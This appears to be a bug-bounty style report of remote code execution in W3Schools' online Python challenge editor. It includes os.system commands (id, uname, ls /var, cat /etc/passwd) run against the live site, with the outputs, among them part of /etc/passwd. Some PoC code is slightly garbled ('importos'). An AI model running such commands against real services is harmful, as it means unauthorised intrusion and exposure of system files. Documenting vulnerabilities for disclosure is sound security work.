RCE on w3scool

Remote Code Execution (RCE) via Unsafe Python Execution

1. Executive Summary

A **critical security vulnerability** was identified in the web application that allows direct execution of Python code on the server.

This flaw leads to **Remote Code Execution (RCE)**, enabling an attacker to execute operating system commands, read sensitive files, and gather system-level information from the underlying server.

---

2. Vulnerability Details

- **Vulnerability Type:** Remote Code Execution (RCE)
- **Severity:** Critical
- **Affected Component:** Python execution functionality exposed through web application input

---

3. Technical Description

The application executes user-supplied Python code **without validation, restriction, or sandboxing**.

Because there are no controls on imported modules, an attacker can leverage the built-in `os` library to execute operating system commands directly on the host.

Since Python code is executed under the context of a system user, the attacker gains:

- Ability to execute Linux system commands
- Access to the server filesystem
- Disclosure of system and user information
- A potential path to privilege escalation and full system compromise

---

4. Proof of Concept (PoC)

Step 1: Execute Operating System Command

Python Code Executed:

```
importos
os.system('dir')
```

Result:

```
prog
```

✅ This confirms successful execution of an operating system command on the server.

Step 2: Confirm Operating System

Python Code Executed:

```
importos
os.system('uname')
```

Result:

```
linux
```

Confirms that the underlying operating system is Linux.

Step 3: Confirm Execution Context

Python Code Executed:

```
importos
os.system('id')
```

Result:

```
uid=20080 gid=1001 groups=10
```

Indicates that commands are executed under a standard (non-root) Linux user.

5. Impact

Successful exploitation of this vulnerability allows an attacker to:

- Execute arbitrary OS commands
- Read or modify sensitive files
- Collect system and user information
- Chain further attacks leading to full server compromise


Given the ease of exploitation and the level of access gained, this vulnerability poses a **severe risk** to the application and its infrastructure.


6. Root Cause


- Execution of user-controlled Python code
- Lack of input validation
- Absence of sandboxing or execution restrictions
- No enforcement of secure execution environments

7. Recommendations

- **Disable execution of user-supplied code entirely**
- If execution is required:
  - Use strict sandboxing (e.g., containers, seccomp, restricted interpreters)
  - Block dangerous modules such as `os`, `subprocess`, `sys`
  - Apply allowlists instead of blocklists
- Run application services with the least possible privileges
- Perform regular security reviews and penetration testing


w3schools.com/python/python_challenges_variables.asp
Tutorials
References
Exercises
Certificates
Search...
Bootcamps
Spaces
Teachers
Upgrade
Get Certified
Sign In
HTML CSS JAVASCRIPT SQL PYTHON JAVA PHP HOW TO W3.CSS C C++ C# BOOTSTRAP REACT MYSQL JQUERY EXCEL XML DJANGO
Python Intro
Python Get Started
Python Syntax
Python Output
Python Comments
Python Variables
Python Variables
Variable Names
Assign Multiple Values
Output Variables
Global Variables
Variable Exercises
Code Challenge
Python Data Types
Python Numbers
Python Casting
Python Strings
Python Booleans
Python Operators
Python Lists
Python Tuples
Python Sets
Python Dictionaries
1. Create a variable x and assign it the value 5
2. Create a variable y and assign it the value "John"
3. Use the type() function to print the type of x
Code
Solution
Check Code
import os
print(os.system("id"))
Result
uid=20062 gid=1001 groups=1001
0
Nice start - keep going. Use the checklist below.
Checklist
Create variable x with value 5
Create variable y with value "John"
REMOVE ADS


w3schools.com/python/python_challenges_variables.asp
Tutorials
References
Exercises
Certificates
Search...
Bootcamps
Spaces
Teachers
Upgrade
Get Certified
Sign In
HTML CSS JAVASCRIPT SQL PYTHON JAVA PHP HOW TO W3.CSS C C++ C# BOOTSTRAP REACT MYSQL JQUERY EXCEL XML DJANGO
Python Intro
Python Get Started
Python Syntax
Python Output
Python Comments
Python Variables
Python Variables
Variable Names
Assign Multiple Values
Output Variables
Global Variables
Variable Exercises
Code Challenge
Python Data Types
Python Numbers
Python Casting
Python Strings
Python Booleans
Python Operators
Python Lists
Python Tuples
Python Sets
Python Dictionaries
Python If...Else
1. Create a variable x and assign it the value 5
2. Create a variable y and assign it the value "John"
3. Use the type() function to print the type of x
Code
Solution
Check Code
import os
print(os.system("ls /var"))
Result
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
Nice start - keep going. Use the checklist below.
Checklist
Create variable x with value 5
Create variable y with value "John"
REMOVE ADS


w3schools.com/python/python_challenges_variables.asp
Tutorials
References
Exercises
Certificates
Search...
Bootcamps
Spaces
Teachers
Upgrade
Get Certified
Sign In
HTML CSS JAVASCRIPT SQL PYTHON JAVA PHP HOW TO W3.CSS C C++ C# BOOTSTRAP REACT MYSQL JQUERY EXCEL XML DJANGO
Python Intro
Python Get Started
Python Syntax
Python Output
Python Comments
Python Variables
Python Variables
Variable Names
Assign Multiple Values
Output Variables
Global Variables
Variable Exercises
Code Challenge
Python Data Types
Python Numbers
Python Casting
Python Strings
Python Booleans
Python Operators
Python Lists
Python Tuples
Python Sets
Python Dictionaries
Python If...Else
Python Match
Instructions
Inside the editor, complete the following steps:
1. Create a variable x and assign it the value 5
2. Create a variable y and assign it the value "John"
3. Use the type() function to print the type of x
Code
Solution
Check Code
import os
print(os.system("cat /etc/passwd"))
Result
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
Nice start - keep going. Use the checklist below.
Checklist
Create variable x with value 5
COLOR PICKER
REMOVE ADS